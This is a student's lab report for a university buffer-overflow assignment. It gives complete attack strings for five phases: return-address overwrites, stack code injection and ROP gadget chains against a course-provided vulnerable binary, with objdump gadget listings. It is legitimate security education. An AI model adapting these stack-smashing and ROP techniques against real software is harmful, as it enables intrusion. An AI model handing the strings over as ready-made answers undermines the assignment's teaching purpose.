2025 Introduction to Computer Software Systems Lab Assignment #3

Doyoung Kim

October 19, 2025

In this assignment, students are required to manipulate the control flow of an executable by exploiting a buffer overflow vulnerability. More specifically, through phases 1 to 3, students overwrite the return address of the current stack frame and transfer control either to a target function or to auxiliary machine code injected on the stack (code-injection attack). In phases 4 and 5, students must perform a return-oriented programming (ROP) attack by overwriting the return address and chaining existing code sequences located in the executable segment.

This report analyses strategies and methods to achieve the objective phase-by-phase. Each section provides the original byte sequence of the attack string in a form that can be accepted by `hex2raw`, and the result of `objdump -D` where needed. The target ID of the executable is 13.

1 Analysis

1.1 Phase 1

This phase requires calling `touch1`, which is a function that takes no arguments and directly leads to success. Before devising the attack string, investigation of the stack frame layout of `getbuf` is essential. The following is the relevant disassembled code.

```
0000000000401776 <getbuf>:
  401776: 48 83 ec 28           sub    $0x28,%rsp
  40177a: 48 89 e7              mov    %rsp,%rdi
  40177d: e8 38 02 00 00        call   4019ba <Gets>
  401782: b8 01 00 00 00        mov    $0x1,%eax
  401787: 48 83 c4 28           add    $0x28,%rsp
  40178b: c3                    ret
```

The `sub` instruction at the beginning of the function confirms that the saved return address of `getbuf` will be located at offset `0x28` from the start of the local buffer. In other words, the initial stack-frame layout at the beginning of

`getbuf` permits an overwrite of the saved return address after 40 (`0x28`) bytes of input.



Figure 1: The stack frame structure of the `getbuf` function. The input string from standard input will be placed at the very top of the stack.

From these observations, the required attack string consists of 40 bytes of padding followed by the address of the `touch1` function. The corresponding byte sequence is as follows. Lines are broken at every 8th byte to improve readability.

```
41 41 41 41 41 41 41 41 /* 40 bytes of padding. */
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
8c 17 40 00 00 00 00 00 /* Address of touch1. */
```

Listing 1: The attack string for phase 1.

1.2 Phase 2

In this phase, the target function requires a single argument and checks whether that argument equals a stored cookie value. To succeed, the attack string must contain machine instructions that load the cookie into `%rdi`, and the overwritten return address must point to those instructions so that `touch2` receives the correct argument.

The assembled instruction sequence `mov $0x7fef911b, %rdi; ret` yields the byte sequence `48 c7 c7 1b 91 ef 7f c3`. The runtime address of the

injected instructions on the stack is `18 c9 65 55 00 00 00 00`. Combining these values produces the following attack string.

```
48 c7 c7 1b 91 ef 7f c3 /* mov 0x7fef911b, %rdi; ret */
41 41 41 41 41 41 41 41 /* Padding. */
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
18 c9 65 55 00 00 00 00 /* Runtime stack address. */
b8 17 40 00 00 00 00 00 /* Address of touch2. */
```

Listing 2: The attack string for phase 2.

1.3 Phase 3

The target function in this phase, `touch3`, expects a pointer to the string representation of the cookie and compares that string against the correct representation. To satisfy this requirement, the attack string must place the ASCII string `7fef911b` somewhere on the stack, load the address of that string into `%rdi`, and then transfer control to `touch3`. The conceptual stack structure after overflow is depicted below.



Figure 2: The stack frame after buffer overflow for phase 3.

The byte representation of the string `7fef911b` (including the null terminator) is `37 66 65 66 39 31 31 62 00`. The instruction sequence `mov $0x5565c918,`

`%rdi; ret` assembles to `48 c7 c7 18 c9 65 55 c3`. Combining these elements yields the following attack string.

```
37 66 65 66 39 31 31 62 /* Cookie string. */
00 00 00 00 00 00 00 00
48 c7 c7 18 c9 65 55 c3 /* mov $0x5565c918, %rdi; ret */
41 41 41 41 41 41 41 41 /* Padding. */
41 41 41 41 41 41 41 41
28 c9 65 55 00 00 00 00 /* Address of stack instructions. */
8c 18 40 00 00 00 00 00 /* Address of touch3. */
```

Listing 3: The attack string for phase 3.

1.4 Phase 4

Beginning in phase 4, stack-based code injection is infeasible because address space layout randomization (ASLR) prevents reliable prediction of runtime stack addresses, and the stack segment is marked non-executable (NX/ DEP). Consequently, a return-oriented programming (ROP) approach must be adopted. In ROP, the attacker composes a sequence of short instruction fragments already present in the executable segment, each ending with `c3` (`ret`). These fragments—called gadgets—are chained by placing their addresses on the stack so that successive `ret` instructions transfer control through the gadget chain.

Phase 4 requires invoking `touch2` using ROP. The gadget chain must pop the cookie value from the stack into a register (e.g., `%rax`) and then transfer that value to `%rdi` if no gadget exists that pops directly into `%rdi`. The relevant gadgets, found by `objdump -D`, that can be used for these strategy are as follows.

```
000000000040193b <getval_204>:
  40193b: b8 48 89 c7 c3        mov    $0xc3c78948,%eax
  401940: c3                    ret
...
0000000000401948 <addval_181>:
  401948: 8d 87 7c 58 c3 f8     lea    -0x73ca784(%rdi),%eax
  40194e: c3                    ret
```

The derived attack string is provided below.

```
41 41 41 41 41 41 41 41 /* Padding. */
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
4b 19 40 00 00 00 00 00 /* popq %rax; ret */
1b 91 ef 7f 00 00 00 00 /* Cookie. */
3d 19 40 00 00 00 00 00 /* movq %rax, %rdi; ret */
b8 17 40 00 00 00 00 00 /* Address of touch2. */
```

Listing 4: The attack string for phase 4.

1.5 Phase 5

Phase 5 requires invoking `touch3` using ROP. Several constraints complicate a naive implementation:

- ASLR prevents the attacker from embedding absolute stack addresses in the attack string.
- The cookie string requires a null terminator. Because the cookie string is 9 bytes long (including the terminator), it cannot be contained entirely in a single quadword, which necessitates careful placement and use of gadgets that expose a `0x00` byte in a gadget address.
- The attacker must compute the cookie address relative to `%rsp` because placing the cookie immediately after the return address and using `%rsp` directly as a pointer typically causes segmentation faults in ROP chains.

A useful facility is the existing function `add_xy`, which computes the quadword sum of two arguments and stores the result in `%rax`. A single `ret` instruction is located at `0x401a00`. The planned gadget sequence therefore:

1. Save `%rsp` into a register x (so the base of the stack can be referenced).
2. Move x into `%rdi`.
3. Use a `popq` gadget to load a precomputed offset from the stack into a second register y.
4. Move y into `%rsi`.
5. Call `add_xy` to compute `%rdi + %rsi` $\rightarrow$ `%rax`.
6. Move `%rax` to `%rdi`.
7. Call `touch3`.

This plan avoids reliance on absolute stack addresses by computing the cookie's address at runtime from the current `%rsp`. The attack string below implements this approach. Note the use of a `popq` gadget to drop the cookie bytes from the stack before they would otherwise be interpreted as gadget addresses; this prevents segmentation faults. Also, a `ret` at `0x401a00` is used to supply a null byte where necessary.

Since `%rsp` advances by one quadword during the execution of a gadget unless a `popq` is used, there is a 16-byte offset between the initially observed `%rsp` and the actual address of the cookie as used by the gadgets. This offset is thus stored on the stack and passed into `%esi`, and `add_xy` computes the correct cookie address. Where possible we use double-word moves such as `movl` for small immediate offsets, and quad-word moves for addresses that may exceed 32 bits.

```
41 41 41 41 41 41 41 41 /* Padding. */
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
5c 19 40 00 00 00 00 00 /* movq %rsp, %rax; ret */
3c 19 40 00 00 00 00 00 /* movq %rax, %rdi; ret */
4b 19 40 00 00 00 00 00 /* popq %rax, ret */
37 66 65 66 39 31 31 62 /* Cookie. */
00 1a 40 00 00 00 00 00 /* ret */
4b 19 40 00 00 00 00 00 /* popq %rax; ret */
10 00 00 00 00 00 00 00 /* Offset of %rdi to cookie, 16. */
90 19 40 00 00 00 00 00 /* movl %eax, %ecx; ret */
fd 19 40 00 00 00 00 00 /* movl %ecx, %edx; ret */
e7 19 40 00 00 00 00 00 /* movl %edx, %esi; ret */
55 19 40 00 00 00 00 00 /* Address of add_xy. */
3c 19 40 00 00 00 00 00 /* movq %rax, %rdi; ret */
8c 18 40 00 00 00 00 00 /* Address of touch3. */
```

Listing 5: The attack string for phase 5.

2 Conclusion

The phase-by-phase analysis shows two viable exploitation strategies under different protections. Phases 1–3 demonstrate stack-based code injection: when the stack is executable and addresses are predictable, overwriting the saved return address with a stack-resident payload reliably redirects control. Phases 4–5 demonstrate ROP: with NX/DEP and ASLR, exploitation requires chaining existing gadgets and computing addresses at runtime via `%rsp`-relative arithmetic and `add_xy`. Practical constraints include gadget availability, null-byte handling, and precise stack layout. Common mitigations—stack canaries, PIE/full ASLR, and control-flow integrity—substantially raise the difficulty of these attacks. Overall, the exercises reinforce low-level reasoning about calling conventions, stack layout, gadget chaining, and the practical impact of modern hardening mechanisms.

Appendix

A Gadget Listings for Phase 5

```
000000000040193b <getval_204>:
  40193b: b8 48 89 c7 c3        mov    $0xc3c78948,%eax
  401940: c3                    ret
...
0000000000401948 <addval_181>:
  401948: 8d 87 7c 58 c3 f8     lea    -0x73ca784(%rdi),%eax
  40194e: c3                    ret
...
0000000000401955 <add_xy>:
  401955: 48 8d 04 37           lea    (%rdi,%rsi,1),%rax
  401959: c3                    ret
...
000000000040195a <getval_422>:
  40195a: b8 4b 48 89 e0        mov    $0xe089484b,%eax
  40195f: c3                    ret
...
000000000040198f <getval_240>:
  40198f: b8 89 c1 38 c9        mov    $0xc938c189,%eax
  401994: c3                    ret
...
00000000004019e6 <getval_222>:
  4019e6: b8 89 d6 90 c3        mov    $0xc390d689,%eax
  4019eb: c3                    ret
...
00000000004019fa <setval_466>:
  4019fa: c7 07 0b 89 ca 90     movl   $0x90ca890b,(%rdi)
  401a00: c3                    ret
```